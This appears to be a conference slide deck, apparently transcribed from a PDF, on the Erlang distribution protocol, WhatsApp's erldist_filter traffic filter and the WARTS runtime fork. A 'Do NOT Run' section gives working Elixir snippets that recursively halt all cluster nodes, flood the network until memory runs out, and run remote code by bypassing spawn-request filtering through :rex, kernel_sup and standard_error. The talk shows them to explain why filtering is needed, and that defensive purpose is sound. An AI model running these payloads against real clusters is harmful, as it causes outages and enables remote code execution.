Erlang Dist Filtering

and the

WhatsApp Runtime System

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Slides

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Overview

1. Distribution Protocol
2. Erlang Dist Filtering
3. WhatsApp Runtime System

Distribution Protocol


> This description is far from complete.
>
> — Erlang: Distribution Protocol

WhatsApp Clusters

- ~2 Billion Daily Active Users
- Large Clusters: ~30k nodes


```
iex(srv@hst.rgn)1> length(Node.list())
29497
```

- Large Peak Traffic: ~1.2B QPS




WhatsApp Clusters

Different Services



Full Mesh



What is Erlang Dist?

- **Handshake**
  - Checks that Cookie matches.
- **Bidirectional**
  - There is no defined Client or Server.
  - `Node A` $\Longleftrightarrow$ `Node B`
- **Stateful**
  - 2,039 Atom Cache References
  - Links, Unlinks, and Exits
  - Monitors, Aliases, and Spawn Replies
- **Fragmented**
  - Large messages only, may be interleaved.
- **Sequentially Traceable**
  - Trace tokens for *some* control messages.

Control Messages

- BIF Signals
  - `` `GROUP_LEADER` `` and `` `PAYLOAD_EXIT2` ``
- Links and Monitors
  - `` `LINK` ``, `` `MONITOR_P` ``, `` `DEMONITOR_P` ``, `` `UNLINK_ID` ``, and `` `UNLINK_ID_ACK` ``
- Exit Signals
  - `` `PAYLOAD_EXIT` `` and `` `PAYLOAD_MONITOR_P_EXIT` ``
- Send (Cast)
  - `` `REG_SEND` ``, `` `SEND_SENDER` ``, and `` `ALIAS_SEND` ``
- Spawn Signals
  - `` `SPAWN_REQUEST` `` and `` `SPAWN_REPLY` ``

Erlang Dist Demonstration: `SEND_SENDER`

```
@spec send(pid(), message :: any())
```

```
iex --name foo@127.0.0.1
```

```
iex(foo@127.0.0.1)1> :erlang.term_to_binary(self())
<<131,88,119,13,102,111,111,64,49,50,55,46,48,46,48,46,49,0,0,0,115,0,0,0,0,100,181,81,70>>
```

```
iex --name bar@127.0.0.1
```

```
iex(bar@127.0.0.1)1> pid = :erlang.binary_to_term(<<131,88,119,13,102,111,111,64,49,50,55,46,48,46,48,46,49,0,0,0,
#PID<13730.115.0>
iex(bar@127.0.0.1)2> send(pid, :hello_pid_from_bar)
:hello_pid_from_bar
```

```
iex(foo@127.0.0.1)2> receive do: (msg → {:foo_shell_received, msg})
{:foo_shell_received, :hello_pid_from_bar}
```

Erlang Dist Demonstration: `REG_SEND`

```
@spec send({registered_name :: atom(), node()}, message :: any())
```

```
iex(foo@127.0.0.1)1> Process.register(self(), :foo_shell)
true
```

```
iex(bar@127.0.0.1)1> send({:foo_shell, :"foo@127.0.0.1"}, :hello_name_from_bar)
:hello_name_from_bar
```

```
iex(foo@127.0.0.1)2> receive do: (msg → {:foo_shell_received, msg})
{:foo_shell_received, :hello_name_from_bar}
```

Erlang Dist Demonstration: `SPAWN_REQUEST`

```
iex(foo@127.0.0.1)1> caller = self()
#PID<0.115.0>
iex(foo@127.0.0.1)2> :erlang.spawn_request(:"bar@127.0.0.1", fn ->
...(foo@127.0.0.1)2>   send(caller, {:from, node(), self()})
...(foo@127.0.0.1)2>   System.halt(1)
...(foo@127.0.0.1)2> end)
#Reference<0.2122756392.954204166.156393>
iex(foo@127.0.0.1)3> flush()
{:spawn_reply, #Reference<0.2122756392.954204166.156393>, :ok, #PID<13488.119.0>}
{:from, :"bar@127.0.0.1", #PID<13488.119.0>}
:ok
```

```
iex(foo@127.0.0.1)4> Node.ping(:"bar@127.0.0.1")
:pang
```

Do NOT Run: Recursively Halt All Nodes

```
f = fn f →
  :erpc.multicast(Node.list(), Kernel, :apply, [f, [f]])
  System.halt(1)
end; f.(f)
```

Do NOT Run: Recursively Shutdown Erlang Dist

```
f = fn f →
  :erpc.multicast(Node.list(), Kernel, :apply, [f, [f]])
  Supervisor.terminate_child(:kernel_sup, :net_sup)
  Supervisor.delete_child(:kernel_sup, :net_sup)
end; f.(f)
```

Do NOT Run: Flood The Network, Eventual OOM

```
f = fn f →
  str = String.duplicate("a", 64 * 1024 * 1024) # 64MB
  msg = List.duplicate(str, 8)                  # 512MB
  [msg | :erpc.multicall(Node.list(), Kernel, :apply, [f, [f]])]
end; f.(f)
```

Do NOT Run: Continuous Forced Code Swap

```
c("foo.ex", ".") # locally modified module
{module, bytecode, filename} = :code.get_object_code(Foo)
f = fn f →
  delay = :rand.uniform(5000)
  Process.sleep(delay)
  {:module, _} = :code.load_binary(module, filename, bytecode)
  :erpc.multicast(Node.list(), Kernel, :apply, [f, [f]])
end; f.(f)
```

Do NOT Run: Nefarious RCE Without Spawn Request

```
evil_multicast = fn nodes, fun →
  cast = {:"$gen_cast", {:cast, Kernel, :apply, [fun, []], Process.group_leader()}}
  Enum.each(nodes, &send({:rex, &1}, cast))
end
evil_multicast.(Node.list(), fn →
  IO.puts("nefarious remote code execution on #{node()}")
end)
```

Do NOT Run: Nefarious RCE Without Spawn Request or `:rex`

```
evil_multicast = fn nodes, fun ->
  gl = Process.group_leader()
  glfun = fn -> Process.group_leader(self(), gl); fun.() end
  child_spec = %{id: make_ref(), start: {Kernel, :apply, [glfun, []]}, restart: :temporary}
  Enum.each(nodes, &Supervisor.start_child({:kernel_sup, &1}, child_spec))
end
evil_multicast.(Node.list(), fn ->
  IO.puts("nefarious remote code execution on #{node()}")
end)
```

Do NOT Run: Nefarious RCE Without Spawn Request, `:rex`, or Supervisor

```
evil_multicast = fn nodes, fun ->
  iofun = fn -> fun.(); <<>> end
  request = {:put_chars, :unicode, Kernel, :apply, [iofun, []]}
  io_request = {:io_request, self(), make_ref(), request}
  Enum.each(nodes, &send({:standard_error, &1}, io_request))
end
evil_multicast.(Node.list(), fn ->
  IO.puts("nefarious remote code execution on #{node()}")
end)
```

Warning!

The Erlang Distribution protocol is not by itself secure and does not aim to be so.

– Erlang: Distribution Protocol

Erlang Dist Filtering

What is Erlang Dist Filtering?

- NIF that intercepts/rewrites inbound dist traffic.
- github.com/WhatsApp/erldist_filter
- **Logger** (stateful, no signal ordering, lossy)

```
:erldist_filter_nif.logger_set_capacity(1000) # set to 0 for unbounded
@behaviour :erldist_filter_logger
@callback init(options, worker_number) :: {:ok, state}
@callback handle_batch(size, drop, events, state) :: {:handle_events, events, state}
@callback handle_control_event(time, node(), control, state) :: {:cont, state}
@callback handle_payload_event(time, node(), control, payload, state) :: {:cont, state}
```

- **Handler** (stateless, signal ordering, “lossless”)

```
:erldist_filter.handler_set(MyHandler)
@behaviour :erldist_filter_handler
@type hint() :: :drop | :safe | :unsafe
@callback classify(hint(), node(), control) :: :drop | :keep
@callback classify(hint(), node(), control, payload) :: :drop | :keep
@callback spawn_request_init(node(), mod, fun, args) :: none()
```

Erlang Dist Filtering Demonstration: Ping/Pong Logging

```
iex --erl "-erldist_filter name 'foo@::1' -proto_dist erldist_filter_inet6_tcp"
```

```
iex --erl "-erldist_filter name 'bar@::1' -proto_dist erldist_filter_inet6_tcp"
```

```
iex(foo@::1)1> Node.ping(:"bar@::1")
:pong
```

> 🤔 What happened here?

Erlang Dist Filtering Demonstration: Ping/Pong Logging

```elixir
defmodule MyDistLogger do
  @behaviour :erldist_filter_logger

  @impl :erldist_filter_logger
  def init(_handler_options, _worker_number) do
    state = :queue.new()
    {:ok, state}
  end

  @impl :erldist_filter_logger
  def handle_batch(_batch_size, _batch_drop, batch_events, state) do
    {:handle_events, batch_events, state}
  end
end
```

Erlang Dist Filtering Demonstration: Ping/Pong Logging

```elixir
defmodule MyDistLogger do
  @behaviour :erldist_filter_logger
  # ...

  @impl :erldist_filter_logger
  def handle_control_event(time, sysname, control, state) do
    control = :udist.cast_to_dop(control)
    state = :queue.in({time, sysname, control}, state)
    {:cont, state}
  end

  @impl :erldist_filter_logger
  def handle_payload_event(time, sysname, control, payload, state) do
    control = :udist.cast_to_dop(control)
    state = :queue.in({time, sysname, control, payload}, state)
    {:cont, state}
  end
end
```

Erlang Dist Filtering Demonstration: Ping/Pong Logging

```elixir
defmodule MyDistLogger do
  @behaviour :erldist_filter_logger
  # ...

  @impl :erldist_filter_logger
  def handle_info({:"$erldist_filter_logger_call", from, :export}, state) do
    reply = :queue.to_list(state)
    :ok = :gen.reply(from, reply)
    state = :queue.new()
    {:cont, state}
  end

  def export() do
    server_ref = :erldist_filter_logger.child_name(__MODULE__, 1)
    {:ok, reply} = :gen.call(server_ref, :"$erldist_filter_logger_call", :export)
    reply
  end
end
```

Erlang Dist Filtering Demonstration: Ping/Pong Logging

```
:erldist_filter_logger_sup.child_spec(MyDistLogger, [], 1)
```

```
MyDistLogger.export()
```

```
{0, :"foo@::1", EDF.udist_dop_monitor_p(from_pid: #PID<25410.1872.0>, to_proc: :net_kernel, ref: #Reference<25410.
{1, :"foo@::1", EDF.udist_dop_reg_send(from_pid: #PID<25410.1872.0>, unused: :"", to_name: :net_kernel), {:"$gen_c
{2, :"foo@::1", EDF.udist_dop_reg_send(from_pid: #PID<25410.57.0>, unused: :"", to_name: :rex), {#PID<25410.57.0>,
{3, :"foo@::1", EDF.udist_dop_reg_send(from_pid: #PID<25410.1747.0>, unused: :"", to_name: Phoenix.PubSub), {:disc
{4, :"foo@::1", EDF.udist_dop_alias_send(from_pid: #PID<25410.1869.0>, alias: #Reference<0.0.239619.2137722384.867
{5, :"foo@::1", EDF.udist_dop_send_sender(from_pid: #PID<25410.1747.0>, to_pid: #PID<0.1747.0>), {:"$gen_cast", {:
```

```
iex(foo@::1)1> Node.ping(:"bar@::1")
:pong
```

🤔 What happened here?

Erlang Dist Filtering Demonstration: Ping/Pong Logging

```
# Node: bar@::1
# From: foo@::1
# 1: MONITOR_P
EDF.udist_dop_monitor_p(
  from_pid: #PID<25410.1872.0>,
  to_proc: :net_kernel,
  ref: #Reference<25410.0.239619.1671857198.330366982.220034>
)
# 2: REG_SEND
EDF.udist_dop_reg_send(
  from_pid: #PID<25410.1872.0>,
  unused: :"",
  to_name: :net_kernel
)
{:"$gen_call",
  {#PID<25410.1872.0>, [:alias | #Reference<25410.0.239619.1671857198.330366982.220034>]},
  {:is_auth, :"foo@::1"}
}
# 3: DEMONITOR_P
EDF.udist_dop_demonitor_p(
  from_pid: #PID<25410.1872.0>,
  to_proc: :net_kernel,
  ref: #Reference<25410.0.239619.1671857198.330366982.220034>
)
```

Erlang Dist Filtering Demonstration: Ping/Pong Logging

```
# Node: foo@::1
# From: bar@::1
# 1: ALIAS_SEND
EDF.udist_dop_alias_send(
  from_pid: #PID<25410.1869.0>,
  alias: #Reference<0.0.239619.1671857198.330366982.220034>
)
{[:alias | #Reference<0.0.239619.1671857198.330366982.220034>], :yes}
```

Who cares?

Erlang Dist Filtering Demonstration: Handlers

```
iex(foo@::1)1> nodes = Node.list()
[:"bar@::1", :"baz@::1", :"qux@::1", ...]

iex(foo@::1)2> List.zip([nodes, :erpc.multicall(nodes, System, :version, [])])
["bar@::1": {:ok, "1.15.4"}, "baz@::1": {:ok, "1.15.4"}, "qux@::1": {:ok, "2.0-dont-tell-jose"}, ...]

iex(foo@::1)3> List.zip([nodes, :erpc.multicall(nodes, System, :halt, [1])])
["bar@::1": {:exit, {:exception, :unauthorized}}, "baz@::1": {:exit, {:exception, :unauthorized}}, ...]
```

Erlang Dist Filtering Demonstration: Handlers

```elixir
defmodule MyDistHandler do
  @behaviour :erldist_filter_handler

  @impl :erldist_filter_handler
  def spawn_request_init(_sysname, module, function_name, arguments) do
    case {module, function_name, arguments} do
      {:erpc, :execute_call, [ref, m, f, a]} ->
        case {m, f, a} do
          {System, :version, []} ->
            apply(module, function_name, arguments)
          _ ->
            apply(module, function_name, [ref, __MODULE__, :spawn_request_unauthorized, []])
        end
      _ ->
        spawn_request_unauthorized()
    end
  end

  def spawn_request_unauthorized() do
    exit(:unauthorized)
  end
end
```

Erlang Dist Filtering Demonstration: Handlers

```elixir
def classify(_hint = :unsafe, _sysname, control, {:"$gen_call", _from, _request}) do
  case control do
    EDF.udist_dop_reg_send(to_name: name) when name in [MyTrustedProcess] ->
      :keep
    _ ->
      :drop
  end
end

def classify(_hint = :unsafe, _sysname, _control, {[:alias | _alias], _reply}) do
  :keep
end

def classify(hint, _sysname, _control, _payload) do
  case hint do
    :drop -> :drop
    :safe -> :keep
    :unsafe -> :drop
  end
end
```



Break Glass

```
1   :erldist_filter_nif.config_set(:deep_packet_inspection, false)
```

🧯🪟🔨 Break Glass

```elixir
defmodule MyTrustedModule do
  def audited_break_glass(credentials) do
    if MyTrustedAuthorizer.is_authorized(credentials, :break_glass) do
      :ok = MyTrustedAudit.report(credentials, :break_glass)
      _ = :erldist_filter_nif.config_set(:deep_packet_inspection, false)
      :ok
    else
      :unauthorized
    end
  end
end
```

Statistics

📈 Statistics: World

```
iex(foo@::1)1> :erldist_filter_nif.world_stats_get()
%{
  channel: %{
    create: 1,
    destroy: 0,
    rx_stats: %{
      atom_cache_overwrite_count: 0,
      atom_cache_read_count: 54,
      atom_cache_write_count: 26,
      dist_frag_cont_count: 0,
      dist_frag_header_count: 0,
      dist_header_count: 21,
      dist_pass_through_count: 0,
      dop_alias_send: %{drop: 0, emit: 3, seen: 3},
      dop_alias_send_tt: %{ ... },
       ...
    }
  },
   ...
}
```


📈 Statistics: Channel

```
iex(foo@::1)2> for c ← :erldist_filter_nif.channel_list(), into: %{} do
...(foo@::1)2>   info = %{entry: %{sysname: name}} = :erldist_filter_nif.channel_inspect(c)
...(foo@::1)2>   {name, info}
...(foo@::1)2> end
%{
  "bar@::1": %{
    controlling_process: #PID<0.184.0>,
    entry: %{
      dflags: 55966662589,
      sysname: :"bar@::1",
       ...
    },
    rx: %{
      atom_cache: [
        {110, :"$gen_call"},
        {113, :"$gen_cast"},
         ...
      ],
       ...
    },
     ...
  }
}
```


📈 Statistics: Logger

```
iex(foo@::1)3> for l ← :erldist_filter_nif.logger_list(), into: [] do
...(foo@::1)3>   :erldist_filter_nif.logger_inspect(l)
...(foo@::1)3> end
[%{controlling_process: #PID<0.126.0>, dropped: 1274, received: 742}]
```

📈 Statistics: Real World Example #1



📈 Statistics: Real World Example #2



WhatsApp Runtime System

> I'm going to call it "WARTS" if nobody has a better idea.
>
> — ~r/@potatosalad(x?)/

What is WARTS?

- Runtime used in production by a large portion WhatsApp.
- Friendly Fork of Erlang/OTP.
  - Based on upstream `maint` branch (as of today, OTP 26).
- github.com/WhatsApp/warts
- Primary focus is on improvements to performance, security, debugging, and tooling for Linux.
- Secondary focus is support for macOS development.

WARTS: Features

- Transparent Huge Pages (THP) support on Linux.
- Kernel TLS (kTLS) support for `erldist_filter_nif` on Linux.
- Incremental (faster) dialyzer support.
- Heap profiling and memory debugging tools.
- More features to come!

END